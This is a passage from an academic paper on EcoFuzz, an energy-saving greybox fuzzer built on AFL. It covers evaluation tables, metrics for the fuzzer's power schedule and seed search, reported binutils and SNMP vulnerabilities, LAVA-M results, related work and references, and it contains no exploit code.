gif2png	4,004 / 107.46M	4,226 / 112.38M	2,952 / 25.88M	4,292 / 59.53M	26,844	26,600	**8,769**	13,873
readpng	1,884 / 61.36M	1,952 / 44.39M	1,753 / 35.48M	2,023 / 22.66M	32,585	22,755	20,253	**11,205**
tcpdump	10,432 / 93.37M	12,993 / 126.74M	11,489 / 137.89M	13,059 / 74.27M	8,951	9,755	12,003	**5,688**
infotocap	6,125 / 36.23M	6,389 / 33.47M	3,921 / 25.23M	5,840 / 12.36M	5,917	5,239	6,436	**2,117**
jhead	538 / 120.60M	539 / 32.16M	506 / 49.69M	594 / 164.86M	224,575	**59,775**	98,402	278,005
magick	4,903 / 6.70M	5,375 / 9.63M	3,419 / 6.56M	5,483 / 5.97M	1,367	1,793	1,919	**1,089**
bsdtar	6,685 / 54.84M	7,143 / 51.15M	3,981 / 39.55M	7,209 / 45.17M	8,204	7,162	9,936	**6,266**

* The number of executions finding these paths denotes the number of test cases are generated when the fuzzers have reached these paths, of which the unit is M(10^6). Bold fonts represent the best performance.

all evaluations, indicating that the distribution of total paths found by EcoFuzz and AFL differ significantly. Compared to AFLFast.new, though EcoFuzz achieves the path coverage approximate to AFLFast.new, the energy depletion and average-cost of EcoFuzz are significantly lower than AFLFast.new.

Overall. EcoFuzz performs better than other AFL-type techniques in the average-cost. Moreover, compared to AFL, AFLFast, FairFuzz, and MOPT-AFL, more paths were found by EcoFuzz on tested programs. EcoFuzz finds 214% of the paths discovered by AFL and generates only 68% test cases of AFL, while reducing 65% average-cost of AFL. EcoFuzz also generates only 65% test cases of FidgetyAFL and finds 110% of the paths found by FidgetyAFL, and 65% test cases of AFLFast.new, along with determining the same number of paths. In addition, EcoFuzz reduces the average-cost of approximately 39% of FidgetyAFL and 33% of AFLFast.new.

5.3 Evaluating the Search Strategy and Power Schedule

This subsection focuses on the efficiency of SPEM and AAPS algorithm.

Evaluation Metrics. We define the *utilization ratio* of energy, which is the ratio of the energy consumed for finding the newest path to the total energy allocated in each turn, to evaluate the scheduling algorithms of different techniques.




Figure 7: The utilization ratio in each time of allocation as the times of energy distribution during these four fuzzers test the nm.

We recorded the turns of allocation and energy consumed in indeterministic strategies. Because all fuzzers except EcoFuzz implement the splice strategy, and as the mechanism of splice strategy is very similar to that of havoc strategy, each allocation in splice strategy was regarded as a time of energy allocation. Particularly, if the fuzzer did not find new paths in one turn of energy allocation, the ratio was recorded as 0. Thus, the value of ratio ranges from 0 to 1.

Based on the utilization ratio, certain indicators for multi-faceted assessments, including the *average utilization ratio* and the *effective allocation*, were defined. The index of allocation times was denoted as i, ranging from 1 to N, while the corresponding utilization ratio was denoted as r_i. In addition, the number of paths found in this energy allocation is n_i, and the first indicator is *average utilization ratio*, calculated as

$$\bar{r} = \frac{\sum_{i=1}^{i=N} r_i}{N} \tag{12}$$

The frequency p of allocation finding new paths (we call this *effective allocation*) is the second measurement, denoted as

$$p = \frac{|\{i | n_i > 0, 1 \leq i \leq N\}|}{N} \tag{13}$$

We choose each best run of EcoFuzz, FidgetyAFL, FairFuzz, and AFLFast.new on fuzzing `nm` to start our evaluation.

Evaluation of AAPS Algorithm. Fig. 7 plots the utilization ratio in each turn of the energy distribution of these four tools during fuzzing `nm`. The utilization ratio of a point being closer to 1.0 indicates less energy being wasted. Further, the degree of density of points represents the path coverage.

As shown in Fig. 7, EcoFuzz utilizes energy more efficiently than the other three tools, as its distribution of points is closer to 1.0 than others. EcoFuzz also found the most paths among all tools, which was significantly more than that found by FairFuzz and FidgetyAFL, with the densest distribution of points. Further, for the distributions of FidgetyAFL and AFLFast.new, the majority of the points are located in the interval with the ratio being between 0 and 0.5, and only a few points' ratios are higher than 0.5. In contrast, EcoFuzz's distribution of points is much closer to 1.0 than those of other techniques, with approximately half the points concentrated in an area with the ratio above 0.5, thus proving that the AAPS algorithm assigns energy more efficiently.

Why the utilization ratio of most points in FidgetyAFL and AFLFast.new is under 0.5? As stated in Section 2.1, if AFL finds a new path in random strategies, AFL will double the energy assigned to this seed. FidgetyAFL and AFLFast both follow this mechanism. However, Fig. 7 shows that this mechanism can create unnecessary energy depletion as, often during allocation, fuzzers do not find new paths after doubling energy. Thus, the remaining energy is wasted. On the other hand, our AAPS algorithm eliminates this mechanism that doubles the assigned energy and introduces an adaptive mechanism. If more energy has been assigned compared to the seeds that need to find new paths for some time, the AAPS algorithm helps reduce the next energy allocation to decrease energy depletion. Therefore, the distribution of points in EcoFuzz is more even compared to that in other tools.

Table 3: The evaluation of power schedule

Techniques	Average utilization ratio	Effective allocation	Average-cost
EcoFuzz	**0.121**	**0.290**	**4,314**
FidgetyAFL	0.005	0.013	9,078
AFLFast.new	0.010	0.031	7,046
FairFuzz	0.107	0.204	4,930

In detail, we calculated some indicators to evaluate the AAPS algorithm. Table 3 shows that the efficiency of different scheduling algorithms on `nm`. EcoFuzz demonstrates the best performance with the least average-cost, highest average utilization, and highest frequency of effective allocation. EcoFuzz's effective allocation frequency is more than FidgetyAFL, while its average-cost is half of FidgetyAFL.

We also evaluated the adaptive mechanism in AAPS. The adaptive mechanism was implemented on FidgetyAFL. This new FidgetyAFL + Adaptive fuzzer was run on `nm` and




Figure 8: The average path coverages achieved by FidgetyAFL and FidgetyAFL + Adaptive.

`tcpdump` for 24 hours for 5 times. Fig. 8 shows the results. FidgetyAFL + Adaptive found more paths than FidgetyAFL on `nm` and `tcpdump`. It can be concluded the adaptive mechanism can improve the efficiency of AFL's power schedule.

Evaluation of SPEM Algorithm. As shown in Fig. 7, in the later stage of fuzzing where EcoFuzz transitions into the exploitation stage frequently, EcoFuzz's point distribution is denser than that of the other three tools. This qualitatively illustrates that the SPEM algorithm is effective.

More quantitatively, we calculate the frequency of effective allocation for the seeds chosen repeatedly in the exploitation stage to estimate the efficiency of the search strategies. The results are shown in Table 4. EcoFuzz's measured 0.069, which is more than FidgetyAFL at 0.031 and AFLFast.new at 0.026, thus proving that the SPEM algorithm is efficient.

Table 4: The evaluation of search strategy

Techniques	Allocation with New Finding	Repeated Chosen	Ratio
EcoFuzz	**705**	10,174	**0.069**
FidgetyAFL	364	**11,703**	0.031
AFLFast.new	54	2,066	0.026
FairFuzz	0	0	-

5.4 The Validity on Detecting Vulnerabilities

As most tested software are the latest version, it is difficult for these tools to find crashes in them using the seeds provided by AFL. However, EcoFuzz still found 5 vulnerabilities. For further evaluating EcoFuzz's efficiency in detecting vulnerabilities, we attempted to select the seeds for the latest version of the software by considering crashes in its previous version.

Unique Crashes. We tested GNU Binutils-2.31 programs with EcoFuzz and found few crashes in `nm` and `size` of GNU Binutils-2.31. Some crashes were selected as the initial seeds for testing the `nm` and `size` from GNU Binutils-2.32. As AFLFast.new outperforms the other five tools, we compared EcoFuzz with it. After 24 hours of testing, EcoFuzz found 53 and 63 unique crashes in `nm` and `size`, respectively, while AFLFast.new found 17 and 76 unique crashes.

Analysis of Vulnerabilities. EcoFuzz found more unique crashes than AFLFast.new in `nm` and fewer crashes than AFLFast.new in `size`. We used AddressSanitizer for further vulnerability analysis [31]. After analysis, EcoFuzz and AFLFast.new both detect the vulnerability in `nm` when calling the *d_expression_1* function in *cp-demangle.c*, which has been confirmed as the CVE-2019-9070 by others. Moreover, two 0-day heap buffer overflow vulnerabilities exist in `size` that are only found by EcoFuzz. One is trigged when calling the *bfd_hash_hash* function and the other is triggered when calling the *_bfd_doprnt* function. Although AFLFast.new found more crashes in `size` than EcoFuzz, it failed to trigger these two bugs. We submitted the bugs for requiring CVEs, and the heap buffer overflow in *_bfd_doprnt* has been affirmed as CVE-2019-12972. Besides, when testing GNU Binutils-2.31, EcoFuzz found four stack-overflow in *xmalloc.c* and *cplus-dem.c*. They were reported to the Binutils group and have been patched. Table 8 in Appendix 8.2 presents the analysis of all vulnerabilities. These results show that EcoFuzz can detect vulnerabilities efficiently in some real-world programs.

5.5 Evaluation on LAVA-M

The LAVA-M dataset is proposed as a benchmark for assessing the fuzzers' performance [12]. The dataset contains four programs that are `base64`, `md5sum`, `uniq`, and `who`. Each program was generated by injecting some bugs into the source code. Recently, several fuzzers (e.g., VUzzer, Steelix, Angora, and T-Fuzz [10, 19, 27, 29]) used this benchmark in evaluation.

Baseline. In addition to tools in Section 5.2, we compared EcoFuzz with other state-of-the-art tools on LAVA-M, including Angora and VUzzer [10, 29].

Configuration. Since our platform in Section 5.2 was not connected to the Internet, for installing and running Angora as well as VUzzer, we deployed them on our cloud server, a ubuntu 16.04 server os with 8 cores (Intel Xeon Platinum 8163 CPU @ 2.50GHz) and 16GB of RAM. A similar experiment was also conducted by executing each program for 5 hours, such that the configuration was the same as that in VUzzer and Angora. Each experiment was repeated 5 times. Further, EcoFuzz was run with the static analysis module, and the dictionary that this module generated is provided for all AFL-type fuzzers. Table 5 lists the total bugs found by all fuzzers during the five runs.

Discovered Bugs. As shown in Table 5, EcoFuzz found the most bugs and outperformed others on LAVA-M. On `base64`, `md5sum`, and `uniq`, EcoFuzz found all listed as well as unlisted bugs. On `who`, as there were numerous bugs in `who`, the efficiency of detecting bugs of each fuzzer can be evaluated distinctly. It was observed that EcoFuzz found the most bugs on `who` than the other fuzzers, with 1,252 listed and 200 unlisted bugs. Moreover, AFLFast.new performed the best in other techniques, but it was not better than EcoFuzz. Angora found 1,012 listed and 155 unlisted bugs, which is less than those found by EcoFuzz.

Moreover, the result showed that AFL-type fuzzers could also find numerous bugs on LAVA-M in the dictionary model, with finding almost all bugs in `base64`, `md5sum`, and `uniq`.

Table 5: The number of total bugs discovered in LAVA-M

Program	Bugs	AFL	AFLFast	FidgetyAFL	AFLFast.new	FairFuzz	MOPT-AFL	Angora	VUzzer	EcoFuzz
base64	44	44(+4)	44(+4)	44(+4)	44(+4)	44(+4)	44(+4)	43(+1)	1(+0)	**44(+4)**
md5sum	57	57(+1)	57(+3)	57(+4)	57(+4)	57(+3)	57(+0)	57(+4)	16(+0)	**57(+4)**
uniq	28	28(+1)	28(+1)	28(+1)	28(+1)	28(+1)	28(+1)	28(+1)	28(+1)	**28(+1)**
who	2136	466(+22)	490(+28)	1132(+158)	1147(+164)	463(+28)	71(+3)	1012(+155)	47(+6)	**1252(+200)**

* Listed and (+unlisted bugs) found by existing techniques and EcoFuzz.

In addition, EcoFuzz outperformed other AFL-type fuzzers on `who`, with finding 3× more bugs than AFL. Therefore, EcoFuzz is efficient in discovering bugs in LAVA-M. Since AFL-type fuzzers are deployed in our platform, where the configuration is slightly different from the cloud server, the comparison of EcoFuzz with Angora and VUzzer in Table 5 may not be strict enough. Therefore, we implement EcoFuzz on the same cloud server and do more analysis in Appendix 8.3.

5.6 Extended Application for EcoFuzz

The previous evaluation proved that EcoFuzz could find more paths than other AFL-type fuzzers in most cases with lower average-cost. There are also certain specific cases, such as when the test cases have slow execution speed and there is a low upper bound of paths (e.g., fuzzing the IoT devices or binary programs via QEMU), where EcoFuzz's advantages are prominent.

In such cases, EcoFuzz was applied on IoTHunter [37] to fuzz the `SNMP` component [8]. In RoutterOS'6.44.3 stable version, a vulnerability of `SNMP` component was observed. This issue was declared to be a failure of the processing input `SNMP` packet that may lead to a denial of service. The `SNMP` process will crash and restart when the packet in POC is received. Although `SNMP` does restart after a crash, repeated crashes might create an extended Denial of Service (DoS) condition, as shown in Table 8. Though we had submitted the crash, Mikrotik company released a new version of 6.45beta54 that has patched the bug.

6 Discussion

Compared to other techniques, EcoFuzz can effectively explore more paths in the same number of executions. The adaptive mechanism implemented by EcoFuzz enables EcoFuzz to flexibly revise subsequent energy allocations as per the current utilization ratio of energy.

It is noteworthy that EcoFuzz developed AFL's search strategy and power schedule, not including the mutation strategies, to be similar to that of AFLFast. That is, EcoFuzz does not change the transition probability p_{ij}, which is different from FairFuzz. Though FairFuzz improves the efficiency of random mutation, the result shows that EcoFuzz outperforms FairFuzz in terms of the ability to explore more paths while consuming less energy. Additionally, when testing the real-world software, sometimes the ability to maximize the coverage while saving energy is crucial for CGF. This has already been explained by implementing EcoFuzz for testing the IoT devices.

As EcoFuzz is built on AFL, EcoFuzz follows AFL's advantages. Compared to VUzzer [29] or other greybox fuzzing with taint analysis techniques, EcoFuzz's execution speed is higher. EcoFuzz also benefits from certain techniques used for enhancing AFL (e.g., CollAFL [13]), thus ensuring that EcoFuzz's performance can still be enhanced.

More importantly, regardless of which program analysis technique is used, whether the goal is to maximize coverage or explore rare branches, selecting an optimal seed to fuzz and assigning suitable energy are crucial for enhancing efficiency. The VAMAB model can still optimize the power schedule of other fuzzers, whether they are AFL-type fuzzers or other greybox fuzzers, by simply modifying the definition of goal and rewards as per the actual requirement.

7 Related Work

7.1 Scheduling Algorithms in Fuzzing

As a novel work that focuses on improving AFL's scheduling algorithm, AFLFast proposed a crucial concept transition probability for illustrating the transition between different paths, providing the direction of improving efficiency in power schedule and search strategy [6]. However, AFLFast did not conduct a deeper study of the transition probability. In contrast, we developed a VAMAB model for explaining the fuzzing process in terms of game theory and presented the reward probability of depicting each seed's ability to find new paths according to the transition probability. We also illustrated the probability attenuation of reward probability and stated the reward probability was not calculated accurately. Moreover, the fuzzing process was classified into three states, and the challenges of the different states were explained, followed by suggesting optimal strategies for each state. Compared to the Markov chain, our model reveals the challenges in scheduling algorithms more profoundly.

Woo *et al.* [36] once stated searching over the parameter space of blackbox fuzzing as the MAB problem. However, the goal of Woo *et al.* was finding the highest number of unique bugs, which is not applicable to CGF. If more energy is assigned to the seeds finding crashes, it may only trigger the same crashes. This is one of the reasons for not selecting the number of crashes as the target of our VAMAB model. On

the other hand, aiming coverage helped in finding more seeds exercising rare paths, thus aiding in finding unique crashes in different functions. In addition, Patil *et al.* [26] modeled the problem of deciding the number of random fuzzing iterations as Contextual Bandits (CB) problem between the full reinforcement learning problem and MAB problem [18]. Patil *et al.* considered the seeds as arms and proposed multipliers of the test case's energy, treating them as the arms in the contextual bandit setting [26]. The aim of Patil *et al.* was to determine the energy value from the test case contents by using reinforcement learning techniques. However, their work did not utilize the model for explaining the details of the fuzzing process and only presented an algorithm to decide a test case's energy multiplier, given fixed length contents of the test case [26]. In contrast, we considered the trade-off between exploration and exploitation of power schedules in CGF in detail. Therefore, our VAMAB model is better suited for modeling the scheduling algorithm of CGF than MAB or CB. To the best of our knowledge, we are the first to model the scheduling problem as VAMAB.

7.2 Smart Seeds Generation or Selection

Certain directions for enhancing CGF can be understood based on the VAMAB model. The first research direction is to improve the quality of the initial seeds, and this includes selecting the seed inputs from a wealth of inputs [30] or generating well-distributed seed inputs for fuzzing programs that process highly-structured inputs [33]. The core of these works is providing the high reward probability seeds to the initial state. As stated in Section 5.4, EcoFuzz can also benefit from a smart mechanism of seed generation. Besides, there are researchers who aim to establish the mechanism for estimating each seed's quality, which can help fuzzers accurately select the seeds with high reward probability. Further, Zhao *et al.* [44] designed a Monte Carlo-based probabilistic path prioritization model for quantifying each path's difficulty and prioritizing them for concolic execution as well as implementing a prototype system DigFuzz. Moreover, Böhme *et al.* [5] proposed the Directed Greybox Fuzzing by using the distance between the seeds and the target to measure the seeds' quality. Based on the VAMAB model, these researches provide certain methods for accurately estimating the reward probability of their problem. EcoFuzz also uses the SPEM algorithm to measure the quality of seeds. Moreover, the experiments in our evaluation showed that the frequency of effective searching in SPEM is approximately twice that of FidgetyAFL on `nm`, which is regarded as a precise method for estimating the quality of seeds. Besides, compared to AFLGo [5] and DigFuzz [44], EcoFuzz does not require additional program analysis techniques to achieve the same goals.

7.3 Greybox Fuzzing with Optimizing Mutation Strategies

Several approaches focus on the second direction that enhances the mutation efficiency by using program analysis techniques. Some approaches aim to find locations in seed inputs related to high-probability crash locations or to determine statements in the program [10,34], and other approaches try to learn input format and utilize it for assisting mutation. VUzzer [29] leveraged control- and data-flow features of targets and used this information in the feedback loop for generating new inputs. However, VUzzer realized this function based on `Pin` [20], which is slower than the techniques of instruments used by EcoFuzz.

FairFuzz is implemented on AFL and can identify the parts of the input that are crucial for satisfying the determined conditions. In test cases generation, it avoids mutating these crucial parts of the input and reduces the number of fuzz exercising high-frequency paths [17]. Nevertheless, FairFuzz achieves this function depending on the deterministic strategies being implemented, which is not as effective as the random mutation. In this paper, EcoFuzz was assessed against FairFuzz, and it had been proved that, with the same number of executions, EcoFuzz outperforms FairFuzz in exploring paths.

Some researchers aim to learn file formats and use them in mutation to improve efficiency. Learn&Fuzz [14] used sequence-based learning methods for the PDF's structures. Further, AFLSmart [28] kept the format attribute unchanged in the mutation by providing prior knowledge. However, such techniques require lots of initial files or prior knowledge, making it difficult to implement in testing real-world programs. In contrast, EcoFuzz can be started conveniently.

8 Conclusion

In this paper, we proposed a variant of the Adversarial Multi-Armed Bandit (VAMAB) model and used it for modeling the scheduling problem in CGF. We also introduced the reward probability for illustrating the ability of each seed to discover new paths and explained problems such as the probability attenuation. In addition, we classified the states of the seeds set into three categories and illustrated the challenges and opportunities in these states. Based on this, we proposed the SPEM for measuring the reward probability and developed an adaptive power schedule. We implemented these algorithms on an adaptive energy-saving greybox fuzzer called EcoFuzz. EcoFuzz explores more paths than six AFL-type fuzzers with fewer executions, significantly reducing the average-cost for discovering a new path. Besides, EcoFuzz's adaptive mechanism and energy-saving advantages can help improve other techniques. EcoFuzz was also compared with other works, and their optimization directions were explained by the VAMAB model, indicating that the applicability of our model is strong.

Since our VAMAB model is related to the reinforcement

learning and the schedule algorithms of EcoFuzz are slightly empirical, in the future, we may consider to optimize the schedule algorithms and improve our work by implementing some methods of reinforcement learning.

Acknowledgments

The authors would like to thank our shepherd Deian Stefan and anonymous reviewers for their valuable comments and helpful suggestions. The authors are supported in part by Tianhe Supercomputer Project 2018YFB0204301, National Science Foundation of Hunan Province in China (2019JJ50729), and National Science Foundation China under Grant 61902412 and 61902416.

References

[1] Peter Auer, Nicolo Cesa-Bianchi, and Paul Fischer. Finite-time analysis of the multiarmed bandit problem. *Machine learning*, 47(2-3):235–256, 2002.

[2] Peter Auer, Nicolo Cesa-Bianchi, Yoav Freund, and Robert E Schapire. Gambling in a rigged casino: The adversarial multi-armed bandit problem. In *Proceedings of IEEE 36th Annual Foundations of Computer Science*, pages 322–331. IEEE, 1995.

[3] Peter Auer, Nicolo Cesa-Bianchi, Yoav Freund, and Robert E Schapire. The nonstochastic multiarmed bandit problem. *SIAM journal on computing*, 32(1):48–77, 2002.

[4] Fabrice Bellard. Qemu, a fast and portable dynamic translator. In *USENIX Annual Technical Conference, FREENIX Track*, volume 41, page 46, 2005.

[5] Marcel Böhme, Van-Thuan Pham, Manh-Dung Nguyen, and Abhik Roychoudhury. Directed greybox fuzzing. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 2329–2344. ACM, 2017.

[6] Marcel Böhme, Van-Thuan Pham, and Abhik Roychoudhury. Coverage-based greybox fuzzing as markov chain. *IEEE Transactions on Software Engineering*, 2017.

[7] Sébastien Bubeck, Nicolo Cesa-Bianchi, et al. Regret analysis of stochastic and nonstochastic multi-armed bandit problems. *Foundations and Trends® in Machine Learning*, 5(1):1–122, 2012.

[8] Jeffrey D Case, Mark Fedor, Martin L Schoffstall, and James Davin. Simple network management protocol (snmp). Technical report, 1990.

[9] Chen Chen, Baojiang Cui, Jinxin Ma, Runpu Wu, Jianchao Guo, and Wenqian Liu. A systematic review of fuzzing techniques. *Computers & Security*, 75:118–137, 2018.

[10] Peng Chen and Hao Chen. Angora: Efficient fuzzing by principled search. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 711–725. IEEE, 2018.

[11] Brendan Dolan-Gavitt. Of bugs and baselines, 2018.

[12] Brendan Dolan-Gavitt, Patrick Hulin, Engin Kirda, Tim Leek, Andrea Mambretti, Wil Robertson, Frederick Ulrich, and Ryan Whelan. Lava: Large-scale automated vulnerability addition. In *2016 IEEE Symposium on Security and Privacy (SP)*, pages 110–121. IEEE, 2016.

[13] Shuitao Gan, Chao Zhang, Xiaojun Qin, Xuwen Tu, Kang Li, Zhongyu Pei, and Zuoning Chen. Collafl: Path sensitive fuzzing. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 679–696. IEEE, 2018.

[14] Patrice Godefroid, Hila Peleg, and Rishabh Singh. Learn&fuzz: Machine learning for input fuzzing. In *Proceedings of the 32nd IEEE/ACM International Conference on Automated Software Engineering*, pages 50–59. IEEE Press, 2017.

[15] Siddharth Karamcheti, Gideon Mann, and David Rosenberg. Adaptive grey-box fuzz-testing with thompson sampling. In *Proceedings of the 11th ACM Workshop on Artificial Intelligence and Security*, pages 37–47. ACM, 2018.

[16] George Klees, Andrew Ruef, Benji Cooper, Shiyi Wei, and Michael Hicks. Evaluating fuzz testing. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 2123–2138. ACM, 2018.

[17] Caroline Lemieux and Koushik Sen. Fairfuzz: A targeted mutation strategy for increasing greybox fuzz testing coverage. In *Proceedings of the 33rd ACM/IEEE International Conference on Automated Software Engineering*, pages 475–485. ACM, 2018.

[18] Lihong Li, Wei Chu, John Langford, and Robert E Schapire. A contextual-bandit approach to personalized news article recommendation. In *Proceedings of the 19th international conference on World wide web*, pages 661–670. ACM, 2010.

[19] Yuekang Li, Bihuan Chen, Mahinthan Chandramohan, Shang-Wei Lin, Yang Liu, and Alwen Tiu. Steelix: program-state based binary fuzzing. In *Proceedings of the 2017 11th Joint Meeting on Foundations of Software Engineering*, pages 627–637. ACM, 2017.

[20] Chi-Keung Luk, Robert Cohn, Robert Muth, Harish Patil, Artur Klauser, Geoff Lowney, Steven Wallace, Vijay Janapa Reddi, and Kim Hazelwood. Pin: building customized program analysis tools with dynamic instrumentation. In *Acm sigplan notices*, volume 40, pages 190–200. ACM, 2005.

[21] Chenyang Lyu, Shouling Ji, Chao Zhang, Yuwei Li, Wei-Han Lee, Yu Song, and Raheem Beyah. {MOPT}: Optimized mutation scheduling for fuzzers. In *28th {USENIX} Security Symposium ({USENIX} Security 19)*, pages 1949–1966, 2019.

[22] Richard McNally, Ken Yiu, Duncan Grove, and Damien Gerhardy. Fuzzing: the state of the art. Technical report, DEFENCE SCIENCE AND TECHNOLOGY ORGANISATION EDINBURGH (AUSTRALIA), 2012.

[23] Barton P Miller, Louis Fredriksen, and Bryan So. An empirical study of the reliability of unix utilities. *Communications of the ACM*, 33(12):32–44, 1990.

[24] Charlie Miller. Fuzz by number. In *CanSecWest Conference*, 2008.

[25] James R Norris. *Markov chains*. Number 2. Cambridge university press, 1998.

[26] Ketan Patil and Aditya Kanade. Greybox fuzzing as a contextual bandits problem. *arXiv preprint arXiv:1806.03806*, 2018.

[27] Hui Peng, Yan Shoshitaishvili, and Mathias Payer. T-fuzz: fuzzing by program transformation. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 697–710. IEEE, 2018.

[28] Van-Thuan Pham, Marcel Böhme, Andrew E Santosa, Alexandru Răzvan Căciulescu, and Abhik Roychoudhury. Smart greybox fuzzing. *arXiv preprint arXiv:1811.09447*, 2018.

[29] Sanjay Rawat, Vivek Jain, Ashish Kumar, Lucian Cojocar, Cristiano Giuffrida, and Herbert Bos. Vuzzer: Application-aware evolutionary fuzzing. In *NDSS*, volume 17, pages 1–14, 2017.

[30] Alexandre Rebert, Sang Kil Cha, Thanassis Avgerinos, Jonathan Foote, David Warren, Gustavo Grieco, and David Brumley. Optimizing seed selection for fuzzing. In *23rd {USENIX} Security Symposium ({USENIX} Security 14)*, pages 861–875, 2014.

[31] Konstantin Serebryany, Derek Bruening, Alexander Potapenko, and Dmitriy Vyukov. Addresssanitizer: A fast address sanity checker. In *Presented as part of the 2012 {USENIX} Annual Technical Conference ({USENIX}{ATC} 12)*, pages 309–318, 2012.

[32] Michael Sutton, Adam Greene, and Pedram Amini. *Fuzzing: brute force vulnerability discovery*. Pearson Education, 2007.

[33] Junjie Wang, Bihuan Chen, Lei Wei, and Yang Liu. Skyfire: Data-driven seed generation for fuzzing. In *2017 IEEE Symposium on Security and Privacy (SP)*, pages 579–594. IEEE, 2017.

[34] Tielei Wang, Tao Wei, Guofei Gu, and Wei Zou. Taintscope: A checksum-aware directed fuzzing tool for automatic software vulnerability detection. In *2010 IEEE Symposium on Security and Privacy*, pages 497–512. IEEE, 2010.

[35] Peter Whittle. Multi-armed bandits and the gittins index. *Journal of the Royal Statistical Society: Series B (Methodological)*, 42(2):143–149, 1980.

[36] Maverick Woo, Sang Kil Cha, Samantha Gottlieb, and David Brumley. Scheduling black-box mutational fuzzing. In *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*, pages 511–522. ACM, 2013.

[37] Bo Yu, Pengfei Wang, Tai Yue, and Yong Tang. Poster: Fuzzing iot firmware via multi-stage message generation. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, pages 2525–2527. ACM, 2019.

[38] Insu Yun, Sangho Lee, Meng Xu, Yeongjin Jang, and Taesoo Kim. {QSYM}: A practical concolic execution engine tailored for hybrid fuzzing. In *27th {USENIX} Security Symposium ({USENIX} Security 18)*, pages 745–761, 2018.

[39] Michal Zalewski. Afl vulnerability trophy case. Website, 2014. http://lcamtuf.coredump.cx/afl/#bugs.

[40] Michal Zalewski. American fuzzy lop.(2014). Website, 2014. http://lcamtuf.coredump.cx/afl.

[41] Michał Zalewski. Fidgetyafl. Website, 2016. https://groups.google.com/forum/#!msg/afl-users/fOPeb62FZUg/CES5lhznDgAJ.

[42] Michał Zalewski. American fuzzy lop technical details. Website, 2018. http://lcamtuf.coredump.cx/afl/technical_details.txt.

[43] Gen Zhang, Xu Zhou, Yingqi Luo, Xugang Wu, and Erxue Min. Ptfuzz: Guided fuzzing with processor trace feedback. *IEEE Access*, 6:37302–37313, 2018.

[44] Lei Zhao, Yue Duan, Heng Yin, and Jifeng Xuan. Send hardest problems my way: Probabilistic path prioritization for hybrid fuzzing. In *NDSS*, 2019.

Appendix

8.1 More Analysis of Average-Cost Evaluation

In this subsection, we implement a more in-depth analysis of the evaluation results in Section 5.2.

Path Coverage. From Fig. 6, EcoFuzz outperforms the other six fuzzers on most programs except `cxxfilt`, `readelf`, `djpeg`, `xmllint` and `infotocap`. For these five programs, on `xmllint` and `infotocap`, EcoFuzz finds more paths than other tools in the same number of executions. The path coverage EcoFuzz achieves is only slightly lower than FidgetyAFL or AFLFast.new. The reason is that they generate more test cases than EcoFuzz. On `cxxfilt`, EcoFuzz performs better than AFLFast.new and FidgetyAFL when the number of paths is below 7,000. After that, AFLFast.new and FidgetyAFL generate more test cases than EcoFuzz so that the paths discovered by AFLFast.new and FidgetyAFL are more than EcoFuzz. On `readelf`, EcoFuzz performs similarly to AFLFast.new and FidgetyAFL in the early stage. In the later stage, the number of paths discovered by EcoFuzz is slightly less than that of AFLFast.new and FidgetyAFL. On `djpeg`, as can be seen from Fig. 6, there are two significant increases in the curve of AFLFast.new and FidgetyAFL in the latter stage, which makes the numbers of paths found by AFLFast.new and FidgetyAFL exceed that of EcoFuzz. We analyze the result of each run on `djpeg` and find that there are two runs of AFLFast.new and FidgetyAFL discovering over 4,500 paths on `djpeg`, respectively. In other cases, the number of paths they found is approximate to that of EcoFuzz. We regard this as the impact of experimental contingency.

In addition, in most cases, fuzzers without indeterministic strategies (EcoFuzz, FidgetyAFL, and AFLFast.new) were noted to perform better than FairFuzz, AFL, AFLFast, and MOPT-AFL. This proves that the indeterministic mutation strategies are efficient in general. Particularly, EcoFuzz finds significantly more paths than these four tools, and overall, EcoFuzz performs better than six other techniques in path exploration and energy saving.

